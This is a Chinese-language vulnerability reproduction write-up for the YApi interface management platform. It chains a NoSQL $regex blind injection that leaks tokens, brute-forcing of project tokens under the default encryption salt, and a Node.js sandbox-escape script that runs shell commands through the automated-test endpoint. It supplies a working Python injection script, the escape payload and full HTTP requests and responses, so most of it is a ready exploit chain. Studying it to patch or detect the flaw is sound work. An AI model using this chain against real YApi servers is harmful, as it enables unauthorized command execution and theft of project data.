

漏洞复现

YApi接口管理平台通过注入获取到用户token，结合自动化测试API接口写入待命命令，并利用沙箱逃逸触发命令执行。

利用条件

01 采用默认SALT进行AES加密

```
defaultSalt = 'abcde'
```

```
42  const defaultSalt = 'abcde';
43
44  exports.getToken = function getToken(token, uid){
45      if(!token)throw new Error('token 不能为空')
46      yapi.WEBCONFIG.passsalt = yapi.WEBCONFIG.passsalt || defaultSalt;
47      return aseEncode(uid + '|' + token, yapi.WEBCONFIG.passsalt)
48  }
```

02 存在测试用例

- 判断是否存在测试用例

```
/api/open/run_auto_test?id=&token=
```

1. 存在



YAPI 测试结果文档



YApi 测试报告

一共 1 测试用例，全部验证通过(0.038s)

2. 不存在



YAPI 测试结果文档

YApi 测试报告

一共 0 测试用例，全部验证通过(0.008s)

Build by YMFE.

利用步骤

项目token: project_token

项目id: project_id

测试集合id: interface_col_id

- nosql 注入 获取 token
 - /api/interface/add_cat
- 结合该token 爆破 project_token
 - /api/interface/list
- 利用 project_token 获取 project_id
 - /api/interface/list
- 利用 project_token + project_id 添加恶意 script
 - /api/project/up
- 爆破 interface_col_id 触发代码执行
 - /api/open/run_auto_test

01 NOSQL 注入 获取 TOKEN

通过补丁

- [Bugfix 2022 11 01 \(#2628\) · YMFE/yapi@59bade3 · GitHub](#)

可以很快定位到漏洞点, 当 path 为 openApiRouter 路由且存在 token 会调用 getProjectIdByToken() 对 token 进行处理

```
40 let openApiRouter = []
41   '/api/open/run_auto_test',
42   '/api/open/import_data',
43   '/api/interface/add',
44   '/api/interface/save',
45   '/api/interface/up',
46   '/api/interface/get',
47   '/api/interface/list',
48   '/api/interface/list_menu',
49   '/api/interface/add_cat',
50   '/api/interface/getCatMenu',
51   '/api/interface/list_cat',]
52
53   '/api/project/get',
54   '/api/plugin/export',
55   '/api/project/up',
56   '/api/plugin/exportSwagger'
57
58 let params = Object.assign({}, ctx.query, ctx.request.body);
59 let token = params.token;
60
61 // 如果前缀是 /api/open, 执行 parse token 逻辑
62 if (token && (openApiRouter.indexOf(ctx.path) > -1 || ctx.path.indexOf('/api/open/') === 0)) {
63
64   let tokens = parseToken(token)
65
66   const oldTokenUid = '999999'
67
68   let tokenUid = oldTokenUid;
69
70   if(!tokens){
71     let checkId = await this.getProjectIdByToken(token);
72     if(!checkId)return;
```

```
115   async getProjectIdByToken(token) {
116     let projectId = await this.tokenModel.findId(token);
117     if (projectId) {
118       return projectId.toObject().project_id;
119     }
120   }
```

```
27   findId(token) {
28     return this.model
29       .findOne({
30         token: token
31       })
32       .select('project_id')
33       .exec();
34   }
```


在 findId() 处形成注入

- my-yapi/vendors/server/models/token.js
 - token

```
findId(token) {
  return this.model
    .findOne({
      token: token
    })
}
```

```
.select('project_id')
.exec();
}
```

对应的 mongodb 查询示例



The screenshot shows a MongoDB query interface. At the top, there are two dropdown menus labeled 'yapi' and a play button. Below them, a query is entered: `1 db.token.find({"token":{"$regex": "^4"}})`. Below the query, there are three tabs: 'Message', 'Summary', and 'Result'. The 'Result' tab is active, showing a table with the following data:

_id	project_id	token	__v
11	11	42457c7dc8d660079339	0

利用 \$regex 进行正则盲注获取 token

```
def getToken():
    token = ""
    for i in range(20):
        for j in "0123456789abcdef":
            # 利用 $regex 正则盲注
            json_data = {"name": "1", "project_id": "1", "token": {"$regex":
            "^{}}".format(token + j)}}
            response = requests.post("https://127.0.0.1:3000/api/interface/add_cat",
            json=json_data, verify=False)
            # if res.json()["errcode"] != 40011:
            if response.json()["errcode"] == 0:
                token += j
                print(token)
                if len(token) == 20:
                    return token
```

02 爆破 PROJECT_TOKEN

project_token 由 uid + token aes192 加密所得, 形如

```
17|61894d4acfd150fa50b
```

```

42     const defaultSalt = 'abcde';
43
44     exports.getToken = function getToken(token, uid){
45         if(!token)throw new Error('token 不能为空')
46         yapi.WEBCONFIG.passsalt = yapi.WEBCONFIG.passsalt || defaultSalt;
47         return aseEncode( data: uid + '|' + token, yapi.WEBCONFIG.passsalt)
48     }
49

```

访问接口 `/api/interface/list` , 正确的 `project_token` 与 错误的 `project_token`的响应不同, 以此来进行爆破。

03 获取 PROJECT_ID

在获取到 `project_token` 后, 访问 `/api/interface/list` 可以获取到

```

{
  "errcode": 0,
  "errmsg": "成功!",
  "data": {
    "count": 3,
    "total": 1,
    "list": [
      0: {
        "edit_uid": 0,
        "status": "undone",
        "api_opened": false,
        "tag": [],
        "_id": 44,
        "method": "GET",
        "catid": 3318,
        "title": "rce",
        "path": "/rce",
        "project_id": 53,
        "uid": 17,
        "add_time": 1668451263
      }
    ]
  }
}

```

04 添加恶意 SCRIPT

其实算正常功能

- 去哪儿 Api 自动化测试实践 - 掘金

恶意 script

```

const sandbox = this
const process = this.constructor.constructor('return process')()
// 回显
this.responseData =
process.mainModule.require('child_process').execSync('pwd').toString()

```

将命令执行的结果赋值给 `this.responseData` , 然后通过 `data.res.body` 回显

```

343   if (afterScript) {
344     context.responseData = data.res.body;
345     context.responseHeader = data.res.header;
346     context.responseStatus = data.res.status;
347     context.runTime = data.runTime;
348     context = await sandbox(context, afterScript);
349     data.res.body = context.responseData;
350     data.res.header = context.responseHeader;
351     data.res.status = context.responseStatus;
352     data.runTime = context.runTime;
353   }
354   return data;
355 }

```

携带 project_id 和 project_token 后可以设置 请求配置

项目配置 环境配置 **请求配置** token配置 全局mock脚本 生成 ts services Swagger自动同步

Pre-request Script(请求参数处理脚本): 1

Pre-response Script(响应数据处理脚本):

```

1  const sandbox = this
2  const process = this.constructor.constructor('return process')()
3  this.responseData = process.mainModule.require('child_process').execSync('pwd').toString()

```

保存

对应的接口为 /api/project/up 和参数

Request

Pretty Raw Hex

```

1 POST /api/project/up HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json;charset=utf-8
8 Content-Length: 297
9
10 {
  "id":53,
  "token":"74eac2ce8723e21a08079be5c23c9ea3371962a8371edcd20551d3f472a2e382",
  "pre_script":"","
  "after_script":
  "const sandbox = this\nconst process = this.constructor.constructor('return process')() \nthis.responseData = process.m
ainModule.require('child_process').execSync('pwd').toString()"
}
```

? ⚙️ ⏪ ⏩ Search... 0 matches

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 70
4 Date: Tue, 15 Nov 2022 05:09:54 GMT
5 Connection: keep-alive
6 Keep-Alive: timeout=5
7
8 {
  "errcode":0,
  "errmsg":"成功! ",
  "data":{
    "n":1,
    "nModified":1,
    "ok":1
  }
}
```

? ⚙️ ⏪ ⏩ Search... 0 matches

Done

05 爆破 INTERFACE_COL_ID 触发代码执行

利用 /api/open/run_auto_test?id=&token=

- interface_col_id 不存在

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```

errcode: 40022
errmsg: "id值不存在"
data: null
```

- interface_col_id 存在

127.0.0.1:3000/api/open/run_auto_test?id=98&token=74eac2ce8723e21a08079be5c23c9ea3371962a8371edcd20551d3f472e

YAPI 测试结果文档 YApi

rce

YApi 测试报告

一共 1 测试用例，全部验证通过(0.061s)

rce

基本信息

Path	/rce
Status	null
验证结果	验证通过

Request

Url	http://127.0.0.1/rce
Headers	{}

Reponse

Headers	{}
Body	/Users/pen4uin/Downloads/yapi-1.10.1/my-yapi/vendors/server

Build by YMFE.

参考

- https://mp.weixin.qq.com/s/eFD5FKyL9jA1I0_6jCDz_w